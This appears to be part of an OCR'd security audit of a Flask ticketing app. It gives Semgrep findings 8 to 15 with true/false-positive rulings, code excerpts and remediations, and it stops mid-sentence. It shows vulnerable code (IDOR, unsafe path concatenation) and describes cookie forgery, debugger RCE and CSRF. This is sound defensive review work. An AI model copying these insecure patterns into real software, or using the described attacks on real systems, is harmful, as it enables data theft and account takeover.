
Finding 8: Insecure Direct Object Reference (IDOR) – View Any Ticket

Field	Details
Classification	**True Positive**
Severity	High
File	app.py
Function	view_ticket()
Vulnerable Line(s)	98–101
CWE	CWE-639 / CWE-862 (IDOR)

Screenshot — SAST Tool Output (Semgrep)

> Not reported by Semgrep — business-logic / object-ownership flaw; manual review.

Screenshot — Vulnerable Code (highlighted in VS Code)



```
82  def by_status():
84      if not user:
86      status = request.args.get("status", "open")
87      results = models.tickets_by_status(status)
88      if results is None:
89          return jsonify({"error": "unknown status"}), 400
90      return render_template("dashboard.html", user=user, tickets=results, search_term=status)
91
92
93  @app.route("/tickets/<int:ticket_id>")
94  def view_ticket(ticket_id):
95      user = current_user()
96      if not user:
97          return redirect(url_for("login"))
98      ticket = models.get_ticket(ticket_id)
99      if not ticket:
100         return "Ticket not found", 404
101     comments = models.get_comments(ticket_id)
102     return render_template("ticket.html", user=user, ticket=ticket, comments=comments)
103
104
105 @app.route("/tickets/<int:ticket_id>/comment", methods=["POST"])
106 def post_comment(ticket_id):
107     user = current_user()
108     if not user:
109         return redirect(url_for("login"))
110     body = request.form.get("body", "")
111     models.add_comment(ticket_id, user["username"], body)
112     return redirect(url_for("view_ticket", ticket_id=ticket_id))
113
```

app.py — lines 98–101 highlighted

Why is it Vulnerable?

get_ticket(ticket_id) fetches a ticket purely by primary key with no check that it belongs to the current user. Although the dashboard lists only a user's own tickets, any authenticated user can directly request /tickets/1, /tickets/2, … and read

other users' ticket bodies and comments by enumerating IDs. True Positive (horizontal privilege escalation / IDOR).

Security Impact

Information disclosure — read other users' private support tickets and comment threads.

Recommended Remediation

Enforce ownership: `WHERE id = ? AND owner_id = ?` (allow admins explicitly), returning 403/404 when the ticket is not owned by the requester.


Finding 9: Weak Password Hashing – Unsalted MD5

Field	Details
Classification	**True Positive**
Severity	High
File	utils.py
Function	hash_password() / verify_password()
Vulnerable Line(s)	7, 11
CWE	CWE-916 / CWE-327 (Weak Hash)

Screenshot — SAST Tool Output (Semgrep)

Semgrep output for utils.py — Finding 9

Screenshot — Vulnerable Code (highlighted in VS Code)



utils.py — lines 7, 11 highlighted

Why is it Vulnerable?

Passwords are hashed with a single, unsalted MD5 and verified the same way. MD5 is fast and broken: GPUs try billions of guesses per second and rainbow tables reverse common hashes instantly; with no salt, identical passwords yield identical hashes. If the DB leaks (e.g. via Finding 1 or 5), every password is recovered almost immediately. True Positive. Note: the MD5 in fingerprint_bytes() for attachment de-duplication is NOT security-sensitive — that usage alone would be a false positive; the password usage is the real issue.

Security Impact

Credential compromise / mass account takeover after any database disclosure; trivial offline cracking.

Recommended Remediation

Use a slow, salted password hash — bcrypt, scrypt, or argon2 (werkzeug.security.generate_password_hash or hashlib.scrypt). Re-hash on next login.


Finding 10: Hardcoded Flask SECRET_KEY

Field	Details
Classification	**True Positive**
Severity	High
File	app.py
Function	application config
Vulnerable Line(s)	20
CWE	CWE-798 / CWE-321 (Hardcoded Secret)

Screenshot — SAST Tool Output (Semgrep)

Semgrep output for app.py — Finding 10

Screenshot — Vulnerable Code (highlighted in VS Code)



app.py — lines 20 highlighted

Why is it Vulnerable?

The Flask SECRET_KEY is a constant committed in source. This key signs the session cookie. Anyone who can read the source — from the repo or via the path-traversal read in Finding 5 — knows the key and can forge/tamper signed session cookies, e.g. craft a cookie with role=admin or another user's user_id. True Positive.

Security Impact

Session cookie forgery → authentication bypass, privilege escalation, and impersonation of any user.


Recommended Remediation

Load SECRET_KEY from an environment variable or secret manager, use a long random value, rotate it, and keep it out of source control.

Finding 11: Flask Debug Mode Enabled & Public Bind in Production


Field	Details
Classification	**True Positive**
Severity	High
File	app.py
Function	__main__ / app.run()
Vulnerable Line(s)	220
CWE	CWE-489 / CWE-215 (Debug Code)

Screenshot — SAST Tool Output (Semgrep)



Semgrep output for app.py — Finding 11

Screenshot — Vulnerable Code (highlighted in VS Code)



app.py — lines 220 highlighted

Why is it Vulnerable?

The app starts with app.run(debug=True, host="0.0.0.0", port=5050). debug=True enables the Werkzeug interactive debugger: on an unhandled exception it serves a web console that executes arbitrary Python (protected only by a derivable PIN) and leaks stack traces and source. host="0.0.0.0" exposes this on all interfaces. ENV_MODE defaults to production. True Positive.

Security Impact

Remote Code Execution via the debugger console, information disclosure (tracebacks, source, config), and broad public exposure.

Recommended Remediation

Set debug=False in production (gate via env var), run behind a hardened WSGI server (gunicorn), and bind to a controlled interface rather than 0.0.0.0.


Finding 12: Missing CSRF Protection on State-Changing Forms

Field	Details
Classification	**True Positive**
Severity	Medium
File	templates/ticket.html (also login.html:8)
Function	escalate / upload / comment forms
Vulnerable Line(s)	14, 25, 39
CWE	CWE-352 (CSRF)

Screenshot — SAST Tool Output (Semgrep)

Semgrep output for templates/ticket.html (also login.html:8) — Finding 12

Screenshot — Vulnerable Code (highlighted in VS Code)



templates/ticket.html (also login.html:8) — lines 14, 25, 39 highlighted

Why is it Vulnerable?

The app is plain Flask with no CSRF defense (no Flask-WTF token, no SameSite cookie config). The escalate, upload, and comment forms perform state-changing POSTs authenticated only by the session cookie. A malicious page can auto-submit a cross-site form that spends a victim's credits, uploads files, or posts comments as the victim. Semgrep reports this via its no-csrf-token rule. True Positive.

Security Impact

Cross-Site Request Forgery — attacker-forced state changes (spend credits, post content, upload) on behalf of authenticated victims.


Recommended Remediation

Enable CSRF protection (Flask-WTF `CSRFProtect`), embed and validate a per-session token in every state-changing form, and set session cookies to `SameSite=Lax/Strict`.

Finding 13: SQL Injection in Tickets-by-Status


Field	Details
Classification	**False Positive**
Severity	N/A
File	models.py
Function	tickets_by_status()
Vulnerable Line(s)	135–136
CWE	CWE-89 (claimed)

Screenshot — SAST Tool Output (Semgrep)



Semgrep output for models.py — Finding 13

Screenshot — Vulnerable Code (highlighted in VS Code)



models.py — lines 135–136 highlighted

Why is it a False Positive?

Semgrep flags the .format()-built SQL here as injection. However, the value interpolated is column = STATUS_COLUMNS.get(status). The user input status is used only as a dictionary key against a fixed allow-list {open, closed, pending}; any other value yields None and the function returns early (route responds 400). So the string placed into the SQL is always one of three hardcoded constants — raw user input never reaches the query. This is a tool False Positive: Semgrep pattern-matched .format in SQL without modeling the allow-list lookup.

Security Impact

None — the whitelist makes injection impossible, so there is no exploitable impact.


Remediation

No remediation required. Optional defense-in-depth: parameterize anyway or map each status to a constant query, which also silences the scanner.

Finding 14: OS Command Injection in Internal Ping


Field	Details
Classification	**False Positive**
Severity	N/A
File	app.py
Function	ping_internal()
Vulnerable Line(s)	200–203
CWE	CWE-78 (claimed)

Screenshot — SAST Tool Output (Semgrep)



Semgrep output for app.py — Finding 14

Screenshot — Vulnerable Code (highlighted in VS Code)



app.py — lines 200–203 highlighted

Why is it a False Positive?

This endpoint uses the same os.popen sink as Finding 3, so Semgrep flags it identically. The difference is the guard immediately above it: if not is_valid_ip(host): return 400. is_valid_ip() calls ipaddress.ip_address(value), which only accepts a literal IPv4/IPv6 address — containing only digits, dots, colons and hex, none of the shell metacharacters (; | & $) needed to inject a command. Nothing dangerous can reach os.popen. Semgrep cannot reason about the upstream validator, so this is a False Positive.

Security Impact

None — the IP-literal validation neutralizes the injection vector.

Remediation

No remediation required for injection. Optional hardening: still prefer subprocess.run([..], shell=False) for defense-in-depth.


Finding 15: Path Traversal in Attachment Preview

Field	Details
Classification	**False Positive**
Severity	N/A
File	app.py
Function	preview_attachment()
Vulnerable Line(s)	131–134
CWE	CWE-22 (claimed)

Screenshot — SAST Tool Output (Semgrep)

> Not flagged by Semgrep; reviewed as a potential path-traversal sink (the safe counterpart of Finding 5) and confirmed safe.

Screenshot — Vulnerable Code (highlighted in VS Code)



```
@app.route("/tickets/<int:ticket_id>/attachments/<path:filename>")
def download_attachment(ticket_id, filename):
    user = current_user()
    if not user:
        return redirect(url_for("login"))
    target = ATTACHMENTS_DIR + "/" + filename
    if not os.path.exists(target):
        return "File not found", 404
    return send_file(target)


@app.route("/tickets/<int:ticket_id>/attachments/<path:filename>/preview")
def preview_attachment(ticket_id, filename):
    user = current_user()
    if not user:
        return redirect(url_for("login"))
    target = resolve_within(ATTACHMENTS_DIR, filename)
    if target is None or not target.exists():
        abort(404)
    return send_file(target)


@app.route("/tickets/<int:ticket_id>/upload", methods=["POST"])
def upload_attachment(ticket_id):
    user = current_user()
    if not user:
        return redirect(url_for("login"))
    uploaded = request.files.get("file")
    if not uploaded:
        return jsonify({"error": "no file"}), 400
    data = uploaded.read()
    fingerprint = fingerprint_bytes(data)
```

app.py — lines 131–134 highlighted

Why is it a False Positive?

This is the secure counterpart of the vulnerable download_attachment() (Finding 5). It calls resolve_within(ATTACHMENTS_DIR, filename), which does (base / filename).resolve() to canonicalize the path (collapsing ../) and then verifies the result stays inside the base directory, returning None (→ 404) otherwise. Because traversal is resolved AND the containment check rejects anything outside the

